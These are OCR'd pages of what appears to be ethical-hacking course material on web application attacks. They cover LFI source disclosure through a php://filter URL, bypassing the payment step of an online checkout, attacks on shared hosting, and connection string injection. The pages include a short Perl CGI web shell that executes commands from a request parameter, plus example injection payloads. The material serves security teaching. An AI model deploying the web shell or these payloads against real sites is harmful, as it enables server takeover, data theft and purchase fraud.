
- **Bypassing .php execution**

  LFI vulnerability can read **.txt** files but not **.php** files because they are executed by the server and their file-ending comprises some code. This can be evaded using a built-in php filter as follows:

  ```
  http://xyz.com/index.php?page=php://filter/convert.base64-
  encode/resource=index
  ```

  Here, the php filter is used to convert everything into the Base64 format. Now, the entire page is Base64-encoded, which can be decoded and saved in a text file and executed:

  ```
  base64 -d savefile.php
  ```



Attack Application Logic Flaws

- Most application flaws occur due to the **negligence and false assumptions** of web developers
- Completely examine the web applications to **identify logic flaws** for exploitation
- Use tools like **Burp Suite** to **manipulate the requests to the web applications**

Retail Web Application Logic Flaw Exploitation Scenario

Normal User completing the order process sequentially

Attacker identifying the application logic flaw and skipping the "Proceed to pay" stage by manipulating the requests to the application

Attack Application Logic Flaws


In all web applications, a vast amount of logic is applied at every level. The implementation of some logic can be vulnerable to various attacks that will not be noticeable. Most attackers mainly focus on high-level attacks such as SQL Injection, and XSS scripting, since they have easily recognizable signatures. By contrast, application logic flaws are not associated with any common signatures, making the application logic flaws more difficult to identify. Manually testing of vulnerability scanners cannot identify this type of flaw, which enables attackers to exploit such flaws to cause severe damage to the web applications.

Most application flaws arise from the negligence and false assumptions of developers. Application logic flaws vary among different types of web applications and are not restricted to a particular flaw. Acquiring knowledge on previously exploited applications with common logic flaws can provide appropriate information on how to approach exploiting flaws in application logic.

A common scenario illustrating the exploitation of application logic flaws by attackers is described below:

- **Scenario: Identify and exploit logic flaws in retail web applications**

  In most retail web applications, the process of placing an order includes selecting the product, finalizing the order, providing payment details, and providing delivery details. The developer assumes that any customer would follow all the levels in a sequence as designed. Identify such applications, and using proxy tools such as Burp Suite, attempt to control the requests sent to the web application. Furthermore, attempt to bypass the third stage, i.e., jump from the second stage to the fourth stage by manipulating the requests. This type of attack is called forced browsing. This flaw enables the attacker to avoid paying the product price and receive the product at the delivery address. It can result in severe financial losses if an attacker intends to exploit it on a large scale.



Normal User

Attack Shared Environments

- Organizations leverage **third-party service providers** for hosting and maintaining their web applications and relevant web infrastructure
- For example, a malicious client of the service provider may try to compromise the security of another organization's web application, or a client may deploy a vulnerable web application that exposes and compromises the web applications of other organizations

Attacks on the access mechanism

- Organizations use an **administrative web interface** for configuring and managing web applications from a remote location
- Check whether the remote access mechanism has any unpatched vulnerabilities or **configuration errors** that can be exploited
- Check whether the access privileges are properly separated between clients

Attacks between applications

- Vulnerabilities existing in one web application may allow attackers to **execute malicious script** and compromise the security of other hosted web applications
- For example, an SQL injection vulnerability in one application may allow attackers to **run arbitrary SQL commands** and queries to retrieve data in the shared environment

Attack Shared Environments

Nowadays, organizations leverage third-party service providers for hosting and maintaining their web applications and relevant web infrastructure. These service providers provide services to multiple clients and host their web applications parallelly using the same infrastructure. This approach leads to many threats and attacks against web applications. For example, a malicious client of the service provider may try to compromise the security of another organization's web application or a client may deploy a vulnerable web application that paves the way to compromise other organizations' web applications.

The following attacks can be performed on shared environments:

- **Attacks on the access mechanism**

  The application service provider provides an administrative web interface to the organizations for configuring and managing the web application and its database from a remote location. This remote access mechanism is vulnerable to various attacks.

  - Check whether the remote access mechanism has any unpatched vulnerabilities or configuration errors that can be exploited. Attackers exploit such vulnerabilities to capture credentials and gain access to the web application and its database.
  - Check whether the access privileges are properly separated between clients. For example, a poor configuration may give customers shell access instead of file access. This may allow attackers to access sensitive files and data stored on the web servers.


- **Attacks between applications**

  Vulnerabilities existing in one web application may allow attackers to execute malicious scripts and compromise the security of other hosted web applications. For example, the following script allows attackers to execute commands remotely:

```
#!/usr/bin/perl
use strict;
use CGI qw(:standard escapeHTML);
print header, start_html("");
if (param()){my $command = param("cmmd");
$command=`$command`;
print "$command\n";}
else {print start_form(); textfield("command");}
print end_html;
```

  By accessing the abovementioned script over the Internet, attackers can execute OS commands such as whoami.

  Furthermore, a vulnerable web application can be exploited to compromise the security of other web applications. For example, an SQL injection vulnerability in one application may allow attackers to run arbitrary SQL commands and queries to retrieve data in the shared environment and manipulate the data of other applications.



Attack Database Connectivity

- Database connection strings are used to **connect applications to database engines**
- Example of a **common connection string** used to connect to a Microsoft SQL Server database:

  ```
  "Data Source=Server, Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User ID=Username; Password=pwd;"
  ```
- Database connectivity attacks exploit the way **applications connect** to the database instead of abusing database queries

Types of Data Connectivity Attacks

01 Connection String Injection

02 Connection String Parameter Pollution (CSPP) Attacks

03 Connection Pool DoS

Connection String Injection

- In a delegated authentication environment, **inject parameters in a connection string** by appending them with the **semicolon (;)** character
- A connection string injection attack can occur when **dynamic string concatenation** is used to build connection strings based on user input

Before Injection

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;
User ID=Username; Password=pwd;"
```

After Injection

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;
User ID=Username; Password=pwd; Encryption=off"
```

- When the connection string is populated, **the *Encryption* value will be added to the previously configured set of parameters**
